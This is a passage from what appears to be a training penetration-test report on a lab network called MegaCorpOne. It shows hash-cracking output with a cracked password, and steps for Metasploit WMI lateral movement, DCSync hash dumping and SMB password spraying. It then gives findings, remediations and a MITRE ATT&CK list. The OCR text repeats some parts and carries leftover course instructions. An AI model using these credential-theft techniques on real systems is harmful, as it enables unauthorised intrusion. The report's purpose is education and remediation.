Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021 (bbanner)
1g 0:00:00:00 DONE 2/3 (2024-01-23 20:12) 4.545g/s 5363p/s 5363c/s 5363C/s 123456..edward
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
┌──(root💀kali)-[~]
└─#



We then used wmi to perform lateral movement
From the system level shell on the windows machine use the:
exploit/windows/local/wmi module
Successfully launched the WMI exploit



In Meterpreter we entered a shell and viewed the users on the machine. Then exit the shell to load kiwi and perform dcsync_ntlm in Meterpreter for each of the users



Then we take the NTLM hash and crack them.


root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
┌──(root💀kali)-[~]
└─# nano lsa_hash.txt
┌──(root💀kali)-[~]
└─# john --format=mscash2 lsa_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021 (bbanner)
1g 0:00:00:00 DONE 2/3 (2024-01-23 20:12) 4.545g/s 5363p/s 5363c/s 5363C/s 123456..edward
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
┌──(root💀kali)-[~]
└─# nano nt_hash.txt
┌──(root💀kali)-[~]
└─# nano lsa_hash.txt
┌──(root💀kali)-[~]
└─# john --format=NT nt_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
No password hashes left to crack (see FAQ)
┌──(root💀kali)-[~]
└─#

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on web application	Critical
Clear text credentials	Critical
User had ALL permissions	High
Reuse of password across devices	High
Web Server information leakage	Medium
VPN requires password only	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.150 172.22.117.10 172.22.117.20
Ports	22,80,443,53,21

Exploitation Risk	Total
Critical	2
High	2
Medium	1
Low	1

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. C.S was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Clear Text Credentials

Risk Rating: Critical

Description: While operating through reverse shell on metasploit we used the command grep to help us search for any files that may contain keywords like "admin" or "password". This resulted in us finding a adminpassword.txt file and when we cat this file we found clear text passwords. This allowed us to ssh to msfadmin and escalate our privileges to root.

Affected Hosts:172.22.117.150,172.22.117.10,172.22.117.20

Remediation:

- Make users aware of the impact of storing passwords in clear text
- Ask users not to store passwords in cleartext especially on files named "adminpassword" .

Reuse of passwords across devices

Risk Rating: High

Description: After finding the credentials from our engagement on MegaCoprOne on our first attack. We used a password spraying technique that used the SMB protocol and a metasploit auxiliary mode for SMB logins. When we open Metasploit we load the (auxiliary/scanner/smb/smb_login) module and look at what options we have.With the credentials we got we are gonna attempt to find a set that works on a machine. Once we ran the attack we got a hit on the ip address 172.22.117.20.
.

Affected Hosts: 172.22.117.150,172.22.117.10,172.22.117.20

Remediation:

- Enforce a password policy like blocking commonly used passwords and those that are know to be leaked
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset passwords and not use the same one across multiple accounts
- Have security awareness programs that will incorporate effective password management.

Web server information leakage

Risk Rating: **Medium**

Description: When we visited the megacorpone website and clicked on the assets page at the very bottom it displayed the web Server information.This information can be crucial for any attacker.There can be certain vulnerabilities in certain web server versions that can allow an attacker to exploit them. C.S was able to look up vulnerabilities on this version and discovered an HTTP vulnerability.
.

Affected Hosts: 172.22.117.150,172.22.117.10,172.22.117.20

Remediation:

- Configure the web server to stop sending detailed information in the server holder
- Use latest version of your webserver
- Complicate information gathering and not provide the name or version of server

VPN requires password only

Risk Rating: **Low**

Description: Using recon-ng we collect the results and run the module search command.We then load the mobile for domain-hosts (modules load recon/domain-hosts/hackertarget). By running info we can get more information regarding the hacker target module. This finds any subdomains. When viewing the report we came across the vpn.megacorpone.com host. When we visited this site it prompted for a password, we started guessing passwords and successfully logged in.
.


Affected Hosts: 172.22.117.150,172.22.117.10,172.22.117.20

Remediation:


- Set up two-factor authentication instead of basic authentication.
- Have complex passwords to prevent brute force attack
- Have passwords that expire every 3 months and do not let you reuse or have similar ones.

MITRE ATT&CK Navigator Map

[Using the MITRE ATT&CK Navigator, build out a map showing what techniques you've used so far. To do so, on the MITRE ATT&CK Navigator page, click "Create New Layer," then "Enterprise," and select each technique that you've used. Change the color of each selected technique to highlight it in yellow if it was successful, or in red if it was unsuccessful, as the following image shows:



When you're done, be sure to download the chart as JSON by clicking the download icon, as the following image shows:




Remember, this report is not yet complete—we will finish it in the next module.

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that C.S used throughout the assessment.

Legend:

Performed successfully
Failure to perform


Reconnaissance
10 techniques
Active Scanning
Gather Victim Host Information
Gather Victim Identity Information
Gather Victim Network Information
Gather Victim Org Information
Phishing for Information
Search Closed Sources
Search Open Technical Databases
Search Open Websites/Domains
Search Victim-Owned Websites
Resource Development
8 techniques
Acquire Access
Acquire Infrastructure
Compromise Accounts
Compromise Infrastructure
Develop Capabilities
Establish Accounts
Obtain Capabilities
Stage Capabilities
Initial Access
10 techniques
Content Injection
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing
Replication Through Removable Media
Supply Chain Compromise
Trusted Relationship
Valid Accounts
Execution
14 techniques
Cloud Administration Command
Command and Scripting Interpreter
Container Administration Command
Deploy Container
Exploitation for Client Execution
Inter-Process Communication
Native API
Scheduled Task/Job
Serverless Execution
Shared Modules
Software Deployment Tools
System Services
User Execution
Windows Management Instrumentation
Persistence
20 techniques
Account Manipulation
BITS Jobs
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Browser Extensions
Compromise Client Software Binary
Create Account
Create or Modify System Process
Event Triggered Execution
External Remote Services
Hijack Execution Flow
Implant Internal Image
Modify Authentication Process
Office Application Startup
Power Settings
Pre-OS Boot
Privilege Escalation
14 techniques
Abuse Elevation Control Mechanism
Access Token Manipulation
Account Manipulation
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Create or Modify System Process
Domain Policy Modification
Escape to Host
Event Triggered Execution
Exploitation for Privilege Escalation
Hijack Execution Flow
Process Injection
Scheduled Task/Job
Valid Accounts
Defense Evasion
43 techniques
Abuse Elevation Control Mechanism
Access Token Manipulation
BITS Jobs
Build Image on Host
Debugger Evasion
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain Policy Modification
Execution Guardrails
Exploitation for Defense Evasion
File and Directory Permissions Modification
Hide Artifacts
Hijack Execution Flow
Impair Defenses
Impersonation
Indicator Removal
Indirect Command Execution
Masquerading
Modify Authentication Process
Credential Access
17 techniques
Adversary-in-the-Middle
Brute Force
Credentials from Password Stores
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials
Input Capture
Modify Authentication Process
Multi-Factor Authentication Interception
Multi-Factor Authentication Request Generation
Network Sniffing
OS Credential Dumping
Steal Application Access Token
Steal or Forge Authentication Certificates
Steal or Forge Kerberos Tickets
Discovery
32 techniques
Account Discovery
Application Window Discovery
Browser Information Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and Resource Discovery
Debugger Evasion
Device Driver Discovery
Domain Trust Discovery
File and Directory Discovery
Group Policy Discovery
Log Enumeration
Network Service Discovery
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery
Process Discovery
Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking
Remote Services
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material
Collection
17 techniques
Adversary-in-the-Middle
Archive Collected Data
Audio Capture
Automated Collection
Browser Session Hijacking
Clipboard Data
Data from Cloud Storage
Data from Configuration Repository
Data from Information Repositories
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged
Email Collection
Input Capture
Screen Capture
Video Capture
Command and Control
17 techniques
Application Layer Protocol
Communication Through Removable Media
Content Injection
Data Encoding
Data Obfuscation
Dynamic Resolution
Encrypted Channel
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy
Remote Access Software
Traffic Signaling
Web Service
Exfiltration
9 techniques
Automated Exfiltration
Data Transfer Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium
Exfiltration Over Physical Medium
Exfiltration Over Web Service
Scheduled Transfer
Transfer Data to Cloud Account
Impact
14 techniques
Account Access Removal
Data Destruction
Data Encrypted for Impact
Data Manipulation
Defacement
Disk Wipe
Endpoint Denial of Service
Financial Theft
Firmware Corruption
Inhibit System Recovery
Network Denial of Service
Resource Hijacking
Service Stop
System Shutdown/Reboot